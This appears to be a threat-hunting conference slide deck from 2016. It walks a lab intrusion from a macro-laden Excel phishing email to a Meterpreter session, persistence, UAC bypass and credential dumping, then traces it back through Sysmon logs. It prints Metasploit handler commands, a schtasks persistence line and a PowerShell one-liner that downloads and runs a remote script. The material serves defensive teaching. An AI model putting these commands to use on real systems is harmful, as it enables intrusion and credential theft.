🕐	last_seen	November 15th 2016, 03:11:23.316
t	mail_attachments	счет.zip/счет.doc .exe, Акт № 345.docx .exe
t	mail_recipients	victim@test.local, victim2@test.local
t	mail_senders	hacker@external.domain
t	mail_subjects	Счет на оплату, Акт выполненных работ
t	mime_type	application/octet-stream
#	processed_events	10
t	tags	server, beats_input_codec_plain_applied, founded_in_autorun, workstation, executed, sended_as_attachment
t	ti_tags_md5	APTnotes_Reports
t	type	files
t	users	pc0001\Admin
t	yara_check_date	2016-11-13T19:28:59.156210
t	yara_matches	Powerkatz_DLL_Generic, mimikatz, with_sqlite


Demo time!!!

Attacker creates excel downloader


- Excel with macros
  - downloads into memory and execute `sytem.ps1`:
    - downloads meterpreter payload into memory and run it
  - Creates scheduled task “System inventory” → persistence




Attacker starts reverse shell handler



Attacker sends, Victim receives





Post-exploitation

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

       =[ metasploit v4.12.41-dev                         ]
+ -- --=[ 1597 exploits - 912 auxiliary - 274 post        ]
+ -- --=[ 458 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:443
[*] Starting the payload handler...
[*] https://0.0.0.0:443 handling request from 172.16.205.138; (UUID: wgphcael) Staging Native pa
yload...
[*] Meterpreter session 1 opened (172.16.205.143:443 -> 172.16.205.138:51950) at 2016-11-16 15:4
0:24 +0300

meterpreter > sysinfo
Computer        : PC0001
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : ru_RU
Domain          : TEST
Logged On Users : 5
Meterpreter     : x86/win32
meterpreter > migrate -N explorer.exe
[*] Migrating from 2336 to 4788...
[*] Migration completed successfully.
meterpreter >
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf exploit(bypassuac) > set session 1
session => 1
msf exploit(bypassuac) > exploit

[*] Started reverse TCP handler on 172.16.205.143:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (957999 bytes) to 172.16.205.139
[*] Meterpreter session 2 opened (172.16.205.143:4444 -> 172.16.205.139:52098) at 2016-11-16 15:
56:44 +0300

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > upload /var/www/html/svch0st.exe C:\\windows\\system32
[*] uploading  : /var/www/html/svch0st.exe -> C:\windows\system32
[*] uploaded   : /var/www/html/svch0st.exe -> C:\windows\system32\svch0st.exe
meterpreter > execute -i -f svch0st.exe -a '-w'
Process 1664 created.
Channel 2 created.
WCE v1.41beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Och
oa (hernan@ampliasecurity.com)
Use -h for help.


Admin\pc0001:P@ssw0rd$
PC0001$\TEST:<contains-non-printable-chars>
meterpreter >
```

Analyst hypothesis start: inject into lsass

Time	computer_name	event_data.SourceImage	event_data.TargetImage	task
November 16th 2016, 15:41:42.549	pc0001.test.local	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\explorer.exe	CreateRemoteThread detected (rule: CreateRemoteThread)
November 16th 2016, 15:56:55.360	pc0001.test.local	C:\Users\Admin\AppData\Local\Temp\IfjNXngeoOEsf.exe	C:\Windows\explorer.exe	CreateRemoteThread detected (rule: CreateRemoteThread)
November 16th 2016, 15:57:54.159	pc0001.test.local	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057cac20fcd.exe	C:\Windows\system32\lsass.exe	Process accessed (rule: ProcessAccess)
November 16th 2016, 15:57:54.160	pc0001.test.local	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057cac20fcd.exe	C:\Windows\system32\lsass.exe	Process accessed (rule: ProcessAccess)
November 16th 2016, 15:57:54.161	pc0001.test.local	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057cac20fcd.exe	C:\Windows\System32\lsass.exe	CreateRemoteThread detected (rule: CreateRemoteThread)

Time	computer_name	event_data.Image	event_data.ImageLoaded	MD5	event_data.Signed	eventtype
November 16th 2016, 15:57:55.570	pc0001.test.local	C:\Windows\System32\lsass.exe	C:\Windows\Temp\wceaux.dll	A024AF6D8E29527A722CB5DA2F8ECE55	false	ImageLoad
November 16th 2016, 15:57:55.570	pc0001.test.local	C:\Windows\System32\lsass.exe	C:\Windows\Temp\wceaux.dll	A024AF6D8E29527A722CB5DA2F8ECE55	false	ImageLoad

Who injected into lsass?

Time	computer_name	event_data.User	event_data.ParentImage	event_data.Image	MD5	event_data.CommandLine
November 16th 2016, 15:57:51.573	pc0001.test.local	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057cac20fcd.exe	605560CA0624AABF9F53675257B9BE21	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057cac20fcd.exe -S
November 16th 2016, 15:57:51.478	pc0001.test.local	pc0001\Admin	C:\Windows\SysWOW64\svch0st.exe	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057cac20fcd.exe	605560CA0624AABF9F53675257B9BE21	svch0st.exe -w

SHA256:	7234c8f98b87593641bbdb594e34c94b9436986c4fb70e7da5bcecff147d14c3
Имя файла:	24d2c535-8717-4e64-a2d3-f57f1a3e95a1.exe
Показатель выявления:	32 / 57
Дата анализа:	2016-11-05 19:09:31 UTC (1 неделя, 3 дней назад)

Kaspersky	HackTool.Win64.WinCred.c	20161105
McAfee	HTool-WCE	20161105
McAfee-GW-Edition	BehavesLike.Win64.BrowseFox.dh	20161105
Microsoft	HackTool:Win32/Wincred.H	20161105

Who started lsass injector?

Time	computer_name	event_data.User	event_data.ParentImage	event_data.Image	MD5	event_data.CommandLine
November 16th 2016, 15:57:51.478	pc0001.test.local	pc0001\Admin	C:\Windows\SysWOW64\svch0st.exe	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057cac20fcd.exe	605560CA0624AABF9F53675257B9BE21	svch0st.exe -w
November 16th 2016, 15:57:51.159	pc0001.test.local	pc0001\Admin	C:\Users\Admin\AppData\Local\Temp\sPCbUZi.exe	C:\Windows\SysWOW64\svch0st.exe	BE9387BF647993E501C5D78E49BD4AB5	svch0st.exe -w

Who started lsass injector starter?

Time	computer_name	event_data.User	event_data.ParentImage	event_data.Image	MD5	event_data.CommandLine
November 16th 2016, 15:56:55.306	pc0001.test.local	pc0001\Admin	C:\Windows\explorer.exe	C:\Users\Admin\AppData\Local\Temp\IfjNXngeoOEsf.exe	46A695C9A3B93390C11C1C072CF9EF7D	C:\Users\Admin\AppData\Local\Temp\IfjNXngeoOEsf.exe /c C:\Users\Admin\AppData\Local\Temp\sPCbUZi.exe
November 16th 2016, 15:56:55.780	pc0001.test.local	pc0001\Admin	C:\Windows\explorer.exe	C:\Windows\System32\sysprep\sysprep.exe	10A7673FCDFCC67DCCB9C03D1B2152D5	"C:\Windows\System32\sysprep\sysprep.exe" "/c" "C:\Windows\System32" "/c C:\Users\Admin\AppData\Local\Temp\sPCbUZi.exe "
November 16th 2016, 15:56:55.920	pc0001.test.local	pc0001\Admin	C:\Windows\explorer.exe	C:\Windows\System32\sysprep\sysprep.exe	10A7673FCDFCC67DCCB9C03D1B2152D5	"C:\Windows\System32\sysprep\sysprep.exe" "/c" "C:\Windows\System32" "/c C:\Users\Admin\AppData\Local\Temp\sPCbUZi.exe "
November 16th 2016, 15:56:55.995	pc0001.test.local	pc0001\Admin	C:\Windows\System32\sysprep\sysprep.exe	C:\Users\Admin\AppData\Local\Temp\tior.exe	67457242C777692D7C11201326D4843A	"C:\Users\Admin\AppData\Local\Temp\tior.exe"
November 16th 2016, 15:56:56.028	pc0001.test.local	pc0001\Admin	C:\Users\Admin\AppData\Local\Temp\tior.exe	C:\Windows\System32\cmd.exe	5746BD7E255DD6A8AFA06F7C42C1BA41	/c C:\Users\Admin\AppData\Local\Temp\sPCbUZi.exe
November 16th 2016, 15:56:56.049	pc0001.test.local	pc0001\Admin	C:\Windows\System32\cmd.exe	C:\Users\Admin\AppData\Local\Temp\sPCbUZi.exe	67B6704DCDD06ECD1AC1947B53A2B3C5	C:\Users\Admin\AppData\Local\Temp\sPCbUZi.exe
November 16th 2016, 15:57:51.159	pc0001.test.local	pc0001\Admin	C:\Users\Admin\AppData\Local\Temp\sPCbUZi.exe	C:\Windows\SysWOW64\svch0st.exe	BE9387BF647993E501C5D78E49BD4AB5	svch0st.exe -w

Check if explorer.exe compromised…


Time	computer_name	event_data.SourceImage	event_data.TargetImage	task
November 16th 2016, 15:41:42.549	pc0001.test.local	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\explorer.exe	CreateRemoteThread detected (rule: CreateRemoteThread)

Time	computer_name	event_data.User	event_data.Image	event_data.Protocol	event_data.DestinationIp	event_data.DestinationPort
November 16th 2016, 15:41:46.243	pc0001.test.local	pc0001\Admin	C:\Windows\explorer.exe	tcp	66.66.66.66	443
November 16th 2016, 17:46:00.555	pc0001.test.local	pc0001\Admin	C:\Windows\explorer.exe	tcp	66.66.66.66	443

Search for powershell start

```
Process Create:
UtcTime: 2016-11-16 12:40:29.814
ProcessGuid: {B7854495-53BD-582C-0000-0010B8D06206}
ProcessId: 2336
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CommandLine: "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"  -NoProfile -Command -
CurrentDirectory: C:\Windows\system32\
User: pc0001\Admin
LogonGuid: {B7854495-2EF8-582C-0000-002000434806}
LogonId: 0x6484300
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: MD5=92F44E405DB16AC55D97E3BFE3B132FA
ParentProcessGuid: {B7854495-53B9-582C-0000-001051986206}
ParentProcessId: 5228
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell.exe -WindowStyle hidden -noexit -c "IEX ((New-Object Net.WebClien
t).DownloadString(""http://66.66.66.66/system.ps1"""))"; System-Inventory
```

Time	computer_name	event_data.User	event_data.Image	event_data.Protocol	event_data.DestinationIp	event_data.DestinationPort
November 16th 2016, 15:40:30.253	pc0001.test.local	pc0001\Admin	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	tcp	66.66.66.66	80




Who started powershell which started powershell which injected explorer.exe?

Time	computer_name	event_data.User	event_data.ParentImage	event_data.Image	MD5	event_data.CommandLine
November 16th 2016, 15:40:25.546	pc0001.test.local	pc0001\Admin	C:\Windows\System32\taskeng.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	852D67A27E454BD389FA7F02A8CBE23F	powershell.exe -WindowStyle hidden -noexit -c "IEX ((New-Object Net.WebClient).DownloadString(""http://66.66.66.66/system.ps1""))"; System-Inventory

Time	computer_name	EntryLocation	Entry	ImagePath	eventtype
November 16th 2016, 15:34:53.371	pc0001.test.local	Task Scheduler	\System_Inventory	%SystemRoot%\system32\WindowsPowerShell\v1.0\PowerShell.exe	Autorun

Who created scheduled task?

Time	computer_name	event_data.ParentImage	event_data.Image	MD5	event_data.CommandLine
November 16th 2016, 15:31:57.207	pc0001.test.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\schtasks.exe	97E0EC3D6D99E8CC2B17EF2D3760E8FC	"C:\Windows\system32\schtasks.exe" /create /TN System_Inventory /TR "powershell.exe -WindowStyle hidden -noexit -c 'IEX ((New-Object Net.WebClient).DownloadString(''http://66.66.66.66/system.ps1'''))'; System-Inventory" /SC onidle /i 1
November 16th 2016, 15:31:56.010	pc0001.test.local	C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	852D67A27E454BD389FA7F02A8CBE23F	Powershell.exe -WindowStyle Hidden -nop -noexit -c Invoke-Command -ScriptBlock { schtasks /create /TN System_Inventory /TR 'powershell.exe -WindowStyle hidden -noexit -c ''IEX ((New-Object Net.WebClient).DownloadString(''''http://66.66.66.66/system.ps1''''''))''; System-Inventory' /SC onidle /i
November 16th 2016, 15:31:55.915	pc0001.test.local	C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	852D67A27E454BD389FA7F02A8CBE23F	powershell.exe -WindowStyle Hidden -noprofile -noexit -c IEX ((New-Object Net.WebClient).DownloadString('http://66.66.66.66/system.ps1')); System-Inventory
November 16th 2016, 15:29:13.446	pc0001.test.local	C:\Program Files (x86)\Microsoft Office\Office15\EXCEL.EXE	C:\Program Files (x86)\Microsoft Office\Office15\EXCEL.EXE	BEDFBACF63EDB392EB7CC0BED8181800	"C:\Program Files (x86)\Microsoft Office\Office15\EXCEL.EXE" /Embedding
November 16th 2016, 15:29:11.364	pc0001.test.local	C:\Users\Admin\Desktop\ThunderbirdPortable\App\Thunderbird\thunderbird.exe	C:\Program Files (x86)\Microsoft Office\Office15\EXCEL.EXE	BEDFBACF63EDB392EB7CC0BED8181800	"C:\Program Files (x86)\Microsoft Office\Office15\EXCEL.EXE" /dde




Who sent email? Any other affected?

Time	from	to	cc	subject	file_name	MD5	yara_matches
November 16th 2016, 15:16:56.519	hacker@external.domain	victim@test.local	victim2@test.local	Заявка на участие в тендере	Коммерческое предложение.xls	1EC3B0B35401FA189E48146911BD5AA8	Contains_VBA_macro_code, maldoc_OLE_file_magic_number, office_document_vba
November 16th 2016, 15:16:55.517	hacker@external.domain	victim@test.local	victim2@test.local	Заявка на участие в тендере	Коммерческое предложение.xls	1EC3B0B35401FA189E48146911BD5AA8	Contains_VBA_macro_code, maldoc_OLE_file_magic_number, office_document_vba

Outro

- TH – the only effective way to counter customized threats
- TH – ‘must have’ process of security operations
- TH – can’t be fully automated
- TH – never-ending self-improving closed cycle via IR/DF/MA
- TH needs data & human-machine analysis
- TH can be done by yourself!



Q&A

Thank you for your attention!

- All configs: https://github.com/votadlos/ZN2016